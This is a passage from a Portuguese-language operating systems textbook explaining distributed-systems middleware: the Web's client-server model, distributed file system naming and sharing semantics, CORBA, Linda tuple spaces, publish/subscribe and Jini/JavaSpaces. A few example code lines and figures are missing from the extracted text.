usar o nome star.cs.vu.nl do DNS em vez do endereço IP 130.37.24.6 correspondente. Os nomes do DNS são amplamente conhecidos porque os endereços de e-mail da Internet são da forma nome-do-usuário@nome-do-hospedeiro-no-DNS. Esse sistema de nomeação permite que o programa de e-mail do hospedeiro emissor procure o endereço do hospedeiro destinatário na base de dados do DNS, estabeleça uma conexão TCP com o processo servidor de e-mail (mail daemon) remoto e envie a mensagem como um arquivo. O nome-do-usuário é enviado juntamente para identificar em qual caixa do correio a mensagem deve ser colocada.

# 8.4.3 Middleware com base em documentos

Agora que temos algum conhecimento sobre redes e protocolos, é possível abordar as diferentes camadas de middleware que podem sobrepor a rede básica para produzir um paradigma consistente para aplicações e usuários. Iniciaremos com um exemplo simples e bem conhecido: a Rede Mundial de Computadores (*World Wide Web*). A Web foi inventada por Tim Berners-Lee no CERN, o Centro de Pesquisa Física Nuclear Europeu, em 1989, e, desde então, tem se ampliado como uma explosão por sobre todo o mundo.

O paradigma original da Web era muito simples: cada computador pode possuir um ou mais documentos, chamados de **páginas da Web**. Cada página da Web pode conter textos, imagens, ícones, sons, filmes etc., bem como **hyperlinks** (ponteiros) para outras páginas da Web. Quando um usuário solicita uma página da Web usando um programa chamado **navegador da Web**, a página é mostrada na tela de vídeo. O clique do mouse sobre um link faz com que a página atual seja substituída pela página apontada pelo link. Embora tenham sido recentemente introduzidas muitas características exageradas na Web, o paradigma fundamental ainda está nitidamente presente: a Web é um grande grafo dirigido de documentos que podem apontar para outros documentos, como mostra a Figura 8.33.

Cada página da Web tem um endereço único, chamado de URL (uniform resource locator — localizador uniforme de

recursos), na forma *protocolo://nome-no-DNS/nome-do-arqui-vo*. O protocolo mais comumente usado é o *http* (*hypertext transfer protocol* — protocolo de transferência de hipertextos), mas também existem o *ftp* e outros. Depois, vem o nome no DNS do hospedeiro que contém o arquivo. Por fim, há um nome de arquivo local que informa qual arquivo está sendo solicitado.

A maneira como o sistema todo se unifica é mostrada a seguir. A Web é fundamentalmente um sistema cliente-servidor, em que o usuário é o cliente e o site da Web é o servidor. Quando o usuário fornece o URL ao navegador, seja digitando-o ou clicando em um hyperlink na página atual, o navegador executa certos passos para buscar a página da Web requisitada. Como exemplo, suponha que o URL fornecido seja <a href="http://www.minix3.org/doc/faq.html">http://www.minix3.org/doc/faq.html</a>. O navegador, então, executa os seguintes passos para obter a página:

- O navegador pergunta ao DNS pelo endereço IP de <www.minix3.org>.
- 2. O DNS responde com 130.37.20.20.
- O navegador abre uma conexão TCP com a porta 80 do endereço 130.37.20.20.
- 4. Ele então envia uma requisição perguntando pelo arquivo *doc/faq.html*.
- O servidor <www.minix3.org> envia o arquivo docl faq.html.
- 6. A conexão TCP é liberada.
- 7. O navegador mostra na tela todo o texto em doc/faq.html.
- 8. O navegador busca e mostra na tela todas as imagens em doc/faq.html.

De modo genérico, esses passos formam a base da Web e mostram como ela funciona. Muitas outras características têm sido adicionadas à Web básica, incluindo planilha de estilos, páginas da Web dinâmicas geradas em tempo de execução, páginas da Web com pequenos programas ou scripts que executam na máquina cliente etc., mas elas estão fora do escopo desta discussão.




Figura 8.33 A Web é um grande grafo dirigido de documentos.

# 8.4.4 Middleware baseado no sistema de arquivos

A ideia básica da Web é fazer um sistema distribuído parecer uma coleção gigante de documentos interligados por meio de hyperlinks. Uma segunda abordagem consiste em fazer um sistema distribuído parecer um grande sistema de arquivos. Nesta seção, veremos algumas questões envolvidas no projeto de um sistema de arquivos de alcance mundial.

Usar o modelo de um sistema de arquivos para um sistema distribuído significa que existe um único sistema de arquivos global, em que todos os usuários do mundo são capazes de ler e escrever em arquivos para os quais tenham autorização. A comunicação é realizada quando um processo escreve dados em um arquivo e o outro lê os mesmos dados de volta. Muitas questões dos sistemas de arquivos convencionais aparecem nesse caso, mas algumas novas questões relacionadas à distribuição aparecem.

#### Modelo de transferência

A primeira questão é a escolha entre o modelo upload/download e o modelo de acesso remoto. No primeiro caso, mostrado na Figura 8.34(a), um processo acessa um arquivo primeiro copiando-o do servidor remoto onde ele está para acessá-lo localmente. Se o arquivo é só para ser lido, ele é, então, lido localmente para prover alto desempenho. Se o arquivo é para ser escrito, ele é escrito localmente. Quando o processo termina de acessá-lo, o arquivo atualizado é colocado de volta no servidor. Com o modelo de acesso remoto, o arquivo permanece no servidor e o cliente envia comandos para que o trabalho seja feito no servidor, como mostra a Figura 8.34(b).

As vantagens do modelo upload/download são sua simplicidade e o fato de a transferência de um arquivo inteiro de uma vez ser mais eficiente que sua transferência em pequenas partes. As desvantagens são a necessidade de haver bastante espaço de armazenamento para caber o arquivo todo localmente, a transferência do arquivo todo quando somente partes dele são necessárias e os problemas de consistência que surgem quando existem múltiplos usuários concorrentes.

### A hierarquia de diretório

Os arquivos são somente parte da história. A outra parte é o sistema de diretório. Todos os sistemas de arquivos distribuídos suportam diretórios contendo múltiplos arquivos. A questão seguinte do projeto é saber se todos os clientes têm a mesma visão da hierarquia de diretório. Como exemplo do que queremos dizer com essa observação, considere a Figura 8.35. Na Figura 8.35(a), mostramos dois servidores de arquivos, cada um com três diretórios e alguns arquivos. Na Figura 8.35(b), temos um sistema no qual todos os clientes (e outras máquinas) têm a mesma visão do sistema de arquivos distribuído. Se o caminho /D/E/x é válido em uma máquina, ele é válido em todas as demais.

Em contraste, na Figura 8.35(c), máquinas diferentes podem ter visões diferentes do sistema de arquivos. Para repetir o exemplo anterior, o caminho /D/E/x pode muito bem ser válido para o cliente 1, mas não para o cliente 2. A Figura 8.35(c) mostra o modelo para sistemas que gerenciam múltiplos servidores de arquivos por meio de montagem remota (remote mounting). Ele é flexível e direto para implementar, mas tem a desvantagem de não fazer o sistema todo comportar-se como um único sistema de tempo compartilhado tradicional. Em um sistema de tempo compartilhado, o sistema de arquivos parece o mesmo para qualquer processo, como no modelo da Figura 8.35(b). Essa propriedade torna o sistema mais fácil de programar e compreender.

Uma questão intimamente relacionada é se existe ou não um diretório-raiz global, que todas as máquinas reconheçam como a raiz. Para se ter um diretório-raiz global pode-se, por exemplo, ter a raiz contendo uma entrada para cada servidor e nada mais. Nessas condições, os caminhos ficam no formato /server/path, que tem suas próprias desvantagens, mas pelo menos é o mesmo em qualquer parte do sistema.





Figura 8.34 (a) O modelo upload/download. (b) O modelo de acesso remoto.

368



**Figura 8.35** (a) Dois servidores de arquivos. Os quadrados são diretórios e os círculos são arquivos. (b) Um sistema no qual todos os clientes têm a mesma visão do sistema de arquivos. (c) Um sistema no qual clientes diferentes podem ter visões diferentes do sistema de arquivos.

#### Transparência de nomeação

O problema principal com esse tipo de nomeação é que ele não é totalmente transparente. Duas formas de transparência são relevantes nesse contexto e são de importâncias distintas. A primeira, **transparência de localização**, significa que o nome do caminho não fornece nenhuma dica de onde o arquivo está localizado. Um caminho do tipo /servidor1/dir1/dir2/x informa a todos que x está localizado no servidor 1, mas não diz onde o servidor se encontra. O servidor está livre para se mover para onde quiser na rede sem que o nome do caminho tenha de ser alterado. Assim, esse sistema tem transparência de localização.

Contudo, suponhamos que o arquivo *x* seja extremamente grande e o espaço seja limitado no servidor 1. Além disso, consideremos que exista abundância de espaço no servidor 2. O sistema pode muito bem mover *x* para o servidor 2 de modo automático. Infelizmente, quando o primeiro componente de qualquer nome de caminho é o servidor, o sistema não pode, automaticamente, mover o arquivo para o outro servidor, mesmo quando *dir1* e *dir2* existem em ambos os servidores. O problema é que mover o arquivo automaticamente altera seu nome de caminho de

/servidor1/dir1/dir2/x para /servidor2/dir1/dir2/x. Os programas que trabalham com o primeiro caminho, conforme especificado dentro dos códigos deles, vão parar de trabalhar se o caminho for alterado. Um sistema no qual os arquivos são passíveis de ser movidos sem que seus nomes sejam trocados possui **independência de localização**. Um sistema distribuído que especifica os nomes das máquinas ou dos servidores dentro dos nomes dos caminhos certamente não é independente de localização. Um sistema que se baseia na montagem remota tampouco o é, visto que não é possível mover um arquivo de um grupo de arquivos (a unidade de montagem) para outro e ainda ser capaz de usar o nome do caminho antigo. A independência de localização não é fácil de implementar, mas é uma propriedade desejável nos sistemas distribuídos.

Para resumir o que foi dito até aqui, existem três abordagens comuns para a nomeação de arquivos e diretórios em um sistema distribuído:

- 1. Nomeação de máquina + caminho, como /maquina/ caminho ou maquina:caminho.
- Montagem de sistemas de arquivos remotos sobre a hierarquia local de arquivos.

Capítulo 8

3. Um único espaço de nomes que parece o mesmo em todas as máquinas.

Os dois primeiros são fáceis de implementar, especialmente como uma maneira de conectar sistemas existentes que não foram projetados para uso distribuído. O último é difícil e requer um projeto cuidadoso, mas torna a vida mais fácil para programadores e usuários.

### Semântica do compartilhamento de arquivos

Quando dois ou mais usuários compartilham o mesmo arquivo, é necessário definir a semântica da leitura e da escrita de modo preciso para evitar problemas. Em sistemas monoprocessadores, a semântica normalmente estabelece que, quando uma chamada de sistema read é feita após uma chamada de sistema write, a chamada read retorna justamente o valor que foi escrito, como mostra a Figura 8.36(a). Da mesma maneira, quando duas chamadas write ocorrem na sequência, seguidas pela chamada read, o valor lido é idêntico ao armazenado durante a última escrita. Consequentemente, o sistema força a ordenação de todas as chamadas de sistema e todos os processadores veem a mesma ordenação. Vamos chamar esse modelo de consistência sequencial.

Em um sistema distribuído, a consistência sequencial pode ser realizada facilmente enquanto existir apenas um servidor de arquivos e os clientes não usarem cache para seus arquivos. Todas as chamadas read e write são direcionadas diretamente para o servidor de arquivos, sendo processadas de modo estritamente sequencial.

Na prática, porém, o desempenho de um sistema distribuído é frequentemente baixo quando todas as requisições de arquivos são direcionadas para um único servidor. Esse problema muitas vezes é resolvido quando os clientes têm a permissão de manter cópias locais em suas caches privadas dos arquivos mais usados. Contudo, se o cliente 1 modificar a cópia de um arquivo em sua cache local e depois o cliente 2 ler o arquivo do servidor, o segundo cliente obterá um arquivo obsoleto, conforme ilustrado na Figura 8.36(b).

Uma saída para isso é propagar todas as mudanças das cópias que estão na cache imediatamente de volta para o servidor. Embora seja conceitualmente simples, essa estratégia é ineficiente. Uma solução alternativa é relaxar a semântica do compartilhamento de arquivos. Em vez de fazer uma chamada read para ver os efeitos de todas as chamadas write anteriores, pode existir uma nova regra que diga: "As mudanças em um arquivo aberto são visíveis inicialmente apenas ao processo que as originou. Somente quando o arquivo é fechado, as mudanças passam a ser visíveis a outros processos". A adoção dessa regra não altera o que ocorre na Figura 8.36(b), mas redefine o comportamento real (B obtendo o valor original do arquivo) como o correto. Quando




Figura 8.36 (a) Consistência sequencial. (b) Em um sistema distribuído com cache, a leitura de um arquivo pode retornar um valor obsoleto.

o cliente 1 fecha o arquivo, ele envia uma cópia de volta para o servidor, de modo que chamadas read subsequentes obtêm o novo valor, como exigido. Efetivamente, esse é o modelo *upload/download* da Figura 8.34. Essa regra semântica é amplamente implementada, sendo conhecida como semântica de sessão.

Com o uso da semântica de sessão, surge a questão sobre o que acontece se dois ou mais clientes estiverem simultaneamente utilizando suas caches e modificando o mesmo arquivo. Uma solução diz que cada arquivo deve ser fechado um após o outro, sendo seus valores enviados de volta para o servidor, de modo que o resultado final depende de quem fecha por último. Uma alternativa menos agradável mas ligeiramente mais fácil de implementar diz que o resultado final é um entre vários candidatos e, assim, a escolha não é especificada.

Uma abordagem alternativa à semântica de sessão é usar o modelo *upload/download*, mas automaticamente colocar travamento (*lock*) no arquivo que tenha sido baixado. As tentativas de outros clientes de baixar o mesmo arquivo serão adiadas até que o primeiro cliente o tenha retornado. Se existir uma grande demanda por um arquivo, o servidor poderá enviar mensagens para o cliente que o detém, apressando-o, mas isso pode ou não ajudar. De modo geral, a obtenção da semântica correta dos arquivos compartilhados é um negócio complicado, sem soluções eficientes e elegantes.

# 8.4.5 Middleware baseado em objetos compartilhados

Agora vamos olhar um terceiro paradigma. Em vez de dizer que qualquer coisa é um documento ou qualquer coisa é um arquivo, vamos dizer que qualquer coisa é um objeto. Um **objeto** é uma coleção de variáveis que são empacotadas com um conjunto de procedimentos de acesso, chamados **métodos**. Não são permitidos aos processos acessarem diretamente as variáveis. Em vez disso, eles precisam invocar os métodos.

Algumas linguagens de programação, como C++ e Java, são orientadas a objetos, mas a objetos em nível de linguagem em vez de objetos em tempo de execução. Um sistema bem conhecido baseado em objetos em tempo de execução é o CORBA (common object request broker architecture) (Vinoski, 1997). O CORBA é um sistema cliente-servidor, no qual os processos clientes localizados em máquinas clientes podem invocar operações sobre objetos localizados em máquinas servidoras (possivelmente remotas). CORBA foi projetado para um sistema heterogêneo que executa uma variedade de plataformas de hardware e de sistemas operacionais e é programado em uma variedade de linguagens. Para possibilitar que um cliente em uma plataforma invoque um servidor em outra plataforma diferente, ORBs (object request brokers — agentes de solicitação de objetos) são colocados entre o cliente e o servidor para permitir que eles se correspondam. Os ORBs desempenham um importante papel no CORBA, até mesmo fornecendo seu nome ao sistema.

Todo objeto do CORBA é definido por uma interface em uma linguagem chamada IDL (interface definition language — linguagem de definição de interface), que diz quais métodos o objeto exporta e que tipos de parâmetros cada um espera. A especificação IDL pode ser compilada em um procedimento do tipo stub no cliente e armazenada em uma biblioteca. Se um processo cliente sabe antecipadamente que ele precisará acessar certo objeto, ele é ligado com o código do stub do cliente daquele objeto. A especificação IDL também pode ser compilada em um procedimento esqueleto (skeleton), que é usado do lado do servidor. Se o servidor não sabe antecipadamente quais objetos do CORBA um processo precisa usar, uma invocação dinâmica também é possível, mas o modo como isso é feito está além do escopo deste livro.

Quando um objeto CORBA é criado, uma referência a ele também é criada e retornada para o processo criador. Essa referência é como o processo identifica o objeto nas invocações subsequentes de seus métodos. A referência pode ser passada para outros processos ou armazenada em um diretório do objeto.

Para invocar um método em um objeto, um processo cliente deve primeiro adquirir uma referência ao objeto. A referência pode vir diretamente do processo criador ou, mais provavelmente, por uma procura por nome ou por função em algum tipo de diretório. Uma vez que a referência ao objeto está disponível, o processo cliente prepara os parâmetros para as chamadas dos métodos em uma estrutura conveniente e, então, contata o ORB cliente. Por sua vez, o ORB cliente envia uma mensagem para o ORB servidor, que realmente invoca o método sobre o objeto. O mecanismo todo é similar à RPC.

A função dos ORBs é esconder os detalhes de comunicação e distribuição de baixo nível dos códigos do cliente e servidor. Em particular, os ORBs escondem do cliente a localização do servidor, se o servidor é um programa binário ou um script, qual é o hardware e qual é o sistema operacional em que o servidor executa, se o objeto está atualmente ativo e como os dois ORBs se comunicam (por exemplo, via TCP, RPC, memória compartilhada etc.).

Na primeira versão do CORBA, o protocolo entre o ORB cliente e o ORB servidor não foi especificado. Como resultado, cada vendedor de ORB usava um protocolo diferente e dois deles não podiam conversar um com o outro. Na versão 2.0, o protocolo foi especificado. Para a comunicação na Internet, o protocolo é chamado de **IIOP** (*Internet InterOrb Protocol* — protocolo interorb da Internet).

Para tornar possível o uso de objetos no sistema COR-BA que não foram escritos para CORBA, todo objeto pode ser equipado com um **adaptador de objeto**. Esse adaptador é um invólucro que realiza tarefas como o registro de um objeto, a geração de referências a um objeto e a




Figura 8.37 Os elementos principais de um sistema distribuído baseado em CORBA. As partes CORBA estão pintadas de cinza.

ativação de um objeto que é invocado, mas não está ativo. A organização de todas essas partes do CORBA é mostrada na Figura 8.37.

Um problema sério com o CORBA é que cada objeto está localizado em somente um servidor, o que significa que o desempenho será horrível para os objetos usados intensamente em máquinas clientes ao redor do mundo. Na prática, o CORBA funciona apenas de modo aceitável em sistemas de pequena escala, como conectar processos em um computador, em uma LAN ou dentro de uma única companhia.

# 8.4.6 Middleware com base em coordenação

Nosso último paradigma para um sistema distribuído é chamado de **middleware com base em coordenação**. Começaremos pelo sistema Linda — um projeto de pesquisa acadêmica que se iniciou nessa área — e depois veremos dois exemplos comerciais totalmente inspirados nele: publica/inscreve (publish/subcribe) e Jini.

#### Linda

Linda é um sistema moderno para comunicação e sincronização desenvolvido na Universidade de Yale por David Gelernter e seu aluno Nick Carriero (Carriero e Gelernter, 1986; Carriero e Gelernter, 1989; Gelernter, 1985). No sistema Linda, os processos independentes se comunicam via um espaço de tuplas abstrato. O espaço de tuplas é global ao sistema todo e os processos em qualquer máquina podem inserir ou remover tuplas no espaço de tuplas sem considerar como e onde elas estão armazenadas. Para o usuário, o espaço de tuplas se parece com uma grande memória compartilhada global, como vimos de várias maneiras antes [e na Figura 8.21(c)].

Uma **tupla** é como uma estrutura em C ou Java. Ela é constituída de um ou mais campos, e cada um é um valor de algum tipo suportado pela linguagem-base (Linda é implementada pela adição de uma biblioteca a uma linguagem existente, como C). Para C-Linda, os tipos dos campos incluem números inteiros, inteiros longos e de ponto flutu-

ante, bem como tipos compostos, como vetores (incluindo cadeias de caracteres) e estruturas (mas não outras tuplas). Diferentemente de objetos, as tuplas são dados puros — não têm métodos associados. A Figura 8.38 mostra três tuplas como exemplo.

Quatro operações são fornecidas sobre as tuplas. A primeira delas, *out*, coloca uma tupla no espaço de tuplas. Por exemplo,

coloca a tupla ("abc", 2, 5) dentro do espaço de tuplas. Os campos de *out* normalmente são constantes, variáveis ou expressões, como em

que coloca uma tupla com quatro campos, o segundo e terceiro dos quais são determinados pelos valores atuais das variáveis *i* e *j*.

As tuplas são resgatadas do espaço de tuplas pela primitiva *in*. Elas são endereçadas pelo conteúdo em vez de por nomes ou endereços. Os campos de *in* podem ser expressões ou parâmetros formais. Considere, por exemplo,

Essa operação 'pesquisa' o espaço de tuplas à procura da tupla que consiste na cadeia de caracteres 'abc', o inteiro 2 e um terceiro campo contendo qualquer inteiro (presumindo que *i* seja um inteiro). Se encontrada, a tupla é removida do espaço de tuplas e a variável *i* é associada ao valor do terceiro campo. A correspondência (*matching*) e a remoção são atômicas, de modo que, se dois processos executam a mesma operação *in* simultaneamente, apenas um deles será bem-sucedido, a menos que existam duas ou mais tuplas correspondentes. O espaço de tuplas pode conter múltiplas cópias da mesma tupla.

Figura 8.38 Três tuplas no sistema Linda.

O algoritmo de correspondência usado por *in* é direto. Os campos da primitiva *in*, chamada de **modelo** (*template*), são comparados (conceitualmente) aos campos correspondentes de cada tupla no espaço de tuplas. Uma correspondência ocorre se as três condições seguintes são satisfeitas:

- O modelo e a tupla têm o mesmo número de campos.
- 2. Os tipos dos campos correspondentes são iguais.
- Cada constante ou variável no modelo corresponde a seu campo na tupla.

Parâmetros formais, indicados por um sinal de interrogação, seguidos por um nome de variável ou tipo, não participam da correspondência (exceto para verificação de tipos), embora aqueles que contêm um nome de variável sejam associados após uma correspondência bemsucedida.

Se não existe nenhuma tupla correspondente, o processo chamador é suspenso até que outro processo insira a tupla necessária, quando, então, o chamador é automaticamente acordado para receber a nova tupla. O fato de os processos serem bloqueados e desbloqueados automaticamente significa que, se um processo está a ponto de colocar uma tupla e outro processo está a ponto de obter a mesma tupla, não interessa quem chega primeiro. A única diferença é que, se o *in* executar antes do *out*, ocorrerá um atraso desprezível até que a tupla esteja disponível para a remoção.

Pode ser uma vantagem o fato de os processos serem bloqueados quando a tupla necessária não está presente. Por exemplo, essa situação pode ser usada para implementar semáforos. Para criar ou fazer um up em um semáforo S, um processo pode executar

out("semaforo S");

Para fazer um down, ele pode executar

in("semaforo S");

O estado do semáforo S é determinado pelo número de tuplas ('semáforo S') no espaço de tuplas. Se não existir

nenhuma, qualquer tentativa de obter uma tupla será bloqueada até que algum outro processo forneça uma.


Além das primitivas *out* e *in*, Linda também tem uma primitiva *read*, que se parece com *in* exceto por não remover a tupla do espaço de tuplas. Existe ainda uma primitiva *eval*, que faz com que seus parâmetros sejam avaliados em paralelo e a tupla resultante seja colocada no espaço de tuplas. Esse mecanismo pode ser empregado para executar uma computação arbitrária. É assim que os processos paralelos são criados no sistema Linda.

### Publica/inscreve (publish/subscribe)

Nosso próximo exemplo de um modelo baseado em coordenação foi inspirado em Linda e é chamado de **publica/inscreve** (*publish/subscribe*) (Oki et al., 1993). Ele consiste em um número de processos conectados por uma rede de difusão (*broadcast*). Cada processo pode ser um produtor ou um consumidor de informação, ou ambos.

Quando um produtor de informação tem uma nova informação (por exemplo, um novo preço para ações), ele difunde a informação, na forma de tupla, na rede. Essa ação é chamada de **publicação** (publishing). Cada tupla contém uma linha hierárquica de assuntos com múltiplos campos separados por pontos. Os processos interessados em certa informação podem se **inscrever** (subscribe) em determinados assuntos, inclusive usando símbolos na linha de assunto. A inscrição é feita instruindo um processo daemon de tuplas, na mesma máquina que monitora as tuplas publicadas, sobre quais assuntos procurar.

Publica/inscreve é implementado como ilustra a Figura 8.39. Quando um processo tem uma tupla para publicar, ele a difunde na LAN local. O daemon de tuplas em cada máquina copia todas as tuplas difundidas para dentro de sua RAM. Ele, então, inspeciona a linha de assunto de cada tupla para verificar quais processos estão interessados nela, transferindo uma cópia da tupla para cada processo interessado. As tuplas também podem ser difundidas em uma rede de longa distância ou na Internet utilizando uma máquina em cada LAN como roteadora de informação, para



Capítulo 8

coletar todas as tuplas publicadas e, depois, as redirecionar para outras LANs para que sejam também difundidas lá. Esse redirecionamento pode ainda ser feito de modo inteligente, apenas redirecionando uma tupla para uma LAN remota somente quando essa LAN tiver pelo menos um inscrito que deseje a referida tupla. Para isso, é necessário que os roteadores de informação troquem informação sobre os inscritos.

Vários tipos de semântica podem ser implementados, inclusive com entrega confiável e entrega garantida, mesmo na presença de danos no sistema. No segundo caso, é necessário armazenar as tuplas antigas para o caso de elas serem requisitadas no futuro. Uma maneira de armazená--las é ligar um sistema de banco de dados ao sistema e usá--lo para inscrever todas as tuplas. Isso pode ser feito revestindo-se o sistema de banco de dados em um adaptador, a fim de permitir que um banco de dados existente trabalhe com o modelo publica/inscreve. As tuplas chegam, o adaptador captura todas elas e as coloca no banco de dados.

O modelo publica/inscreve separa totalmente os produtores dos consumidores, como feito pelo Linda. Contudo, algumas vezes é útil saber quem mais está interessado em algo. Essa informação pode ser adquirida por meio da publicação de uma tupla que basicamente pergunta: "Quem mais está interessado em x?". As respostas voltam na forma de tuplas que dizem: "Eu estou interessado em x".

#### Jini

Durante 50 anos, a computação tem sido centralizada na CPU; um computador é visto como um dispositivo solto que consiste em uma CPU, alguma memória primária e quase sempre algum armazenamento em massa, como um disco. Jini (uma variante de 'Gênio'), da Sun Microsystems, é uma tentativa de mudar esse modelo para um que possa ser descrito como centralizado em rede (Waldo, 1999).

O mundo Jini consiste em um grande número de dispositivos Jini independentes, cada um dos quais oferecendo um ou mais serviços para os outros. Um dispositivo Jini pode ser conectado em uma rede para oferecer e usar servicos instantaneamente, sem qualquer procedimento complexo de instalação. Note que os dispositivos são conectados em uma rede, e não em um computador, como normalmente é o caso. Um dispositivo Jini poderia ser um computador tradicional, mas também uma impressora, um palmtop, um telefone celular, uma TV, um aparelho de som ou outro dispositivo com uma CPU, alguma memória e uma conexão de rede (possivelmente sem fio). Um sistema Jini é uma federação frouxa de dispositivos Jini que podem entrar ou sair de acordo com seus interesses, sem qualquer administração centralizada.

Quando um dispositivo Jini quer se juntar a uma federação Jini, ele difunde um pacote pela LAN local ou por uma célula local sem fio perguntando se existe um serviço de consulta (lookup service) presente. O protocolo usado para encontrar um serviço de consulta é o protocolo de descobrerta (discovery protocol), que é um dos poucos protocolos em hardware no sistema Jini. (Alternativamente, o novo dispositivo Jini pode esperar até que apareca um dos anúncios periódicos do serviço de consulta, mas não trataremos desse mecanismo aqui.)

Quando o servico de consulta percebe que um novo dispositivo quer se registrar, ele responde enviando um trecho de código capaz de fazer o registro. Visto que Jini está em todos os sistemas Java, o código enviado está em JVM (Java virtual machine language — linguagem da máquina virtual Java), em que todos os dispositivos Jini devem ser capazes de executar, geralmente de maneira interpretativa. O novo dispositivo executa o código, que, por sua vez, contata o serviço de consulta que o registra por algum período fixo de tempo. Pouco antes de o período de tempo se esgotar, o dispositivo pode registrar-se novamente, se desejar. Com esse mecanismo, um dispositivo Jini pode simplesmente deixar o sistema sem a necessidade de qualquer administração central. O conceito de registro por um intervalo de tempo fixo é chamado de aquisição de um arrendamento (lease).

Note que, como o código de registro do dispositivo é baixado para dentro dele, ele pode ser alterado conforme o sistema se desenvolve, sem afetar o hardware ou o software do dispositivo. De fato, o dispositivo não está ciente nem sequer do que é o protocolo de registro. Uma parte do processo de registro de que o dispositivo está ciente consiste no fornecimento de alguns atributos e do código do proxy que os outros dispositivos usarão para acessá-lo posteriormente.

Um dispositivo ou um usuário à procura de um serviço em particular pode perguntar ao serviço de consulta se ele conhece algum. A requisição pode envolver algum dos atributos que os dispositivos empregam quando são registrados. Se a requisição é bem-sucedida, o código do proxy que o dispositivo forneceu durante o registro é enviado para o requerente que deve executá-lo para contatar o dispositivo. Assim, o dispositivo ou o usuário pode conversar com um outro dispositivo sem saber onde ele está ou mesmo que protocolo ele usa.

Os clientes e serviços Jini (dispositivos de hardware ou software) se comunicam e se sincronizam usando os JavaSpaces, modelados no espaço de tuplas do sistema Linda, mas com algumas diferenças importantes. Todo JavaSpace consiste em um número de entradas fortemente tipificadas. As entradas são como tuplas no sistema Linda exceto por serem fortemente tipificadas —, coisa que as tuplas no sistema Linda não são. Cada entrada consiste em um número de campos, cada um com um tipo Java básico. Por exemplo, uma entrada do tipo empregado pode consistir em uma cadeia de caracteres (para o nome da pessoa), um inteiro (para seu departamento), um segundo inteiro

(para o ramal telefônico) e um valor booleano (para trabalha-período-integral).

Somente quatro métodos são definidos em um *Java-Space* (embora dois deles tenham uma forma variante):

- 1. Write: insere uma nova entrada dentro do *Java-Space*.
- 2. **Read**: copia uma entrada correspondente a um modelo para fora do *JavaSpace*.
- 3. **Take**: copia e remove uma entrada correspondente a um modelo.
- Notify: notifica o chamador quando uma entrada correspondente é inserida.

O método write fornece a entrada e especifica seu tempo de arrendamento, isto é, quando ela deve ser descartada. Em contrapartida, as tuplas no sistema Linda permanecem até serem removidas. Um JavaSpace pode conter a mesma entrada múltiplas vezes, de modo que ele não é um conjunto matemático (como em Linda).

Os métodos *read* e *take* fornecem um modelo para a entrada que está sendo procurada. Cada campo no modelo pode conter um valor específico, que deve ser correspondido, ou pode conter um símbolo especial 'não interessa', que pode corresponder a todos os valores do tipo apropriado. Se uma correspondência é encontrada, ela é retornada e, no caso de *take*, também é removida do *JavaSpace*. Cada um desses métodos do *JavaSpace* possui duas variantes, que diferem quando não existe correspondência com nenhuma entrada. Uma variante retorna uma indicação de erro imediatamente e a outra espera até que certo tempo limite, dado como parâmetro, tenha se esgotado.

O método *notify* registra o interesse por um determinado modelo. Se uma entrada correspondente aparece posteriormente, o método *notify* do chamador é invocado.

Diferentemente do espaço de tuplas de Linda, o *Java-Space* suporta transações atômicas. Usando-as, múltiplos métodos podem ser agrupados juntos. Ou eles serão todos executados ou nenhum deles executará. Durante a transação, as alterações feitas no *JavaSpace* não são visíveis fora da transação. Somente quando a transação finaliza, as alterações se tornam visíveis a outros chamadores.

O JavaSpace pode ser empregado para sincronização entre processos comunicantes. Por exemplo, em um relacionamento produtor-consumidor, o produtor coloca itens em um JavaSpace enquanto ele os produz. O consumidor remove os itens com take, sendo bloqueado quando não existe nenhum item disponível. O JavaSpace garante que cada um dos métodos seja executado atomicamente, de modo que não existe perigo de um processo tentar ler uma entrada que ainda não tenha sido inserida por completo.

#### 8.4.7 | Grades

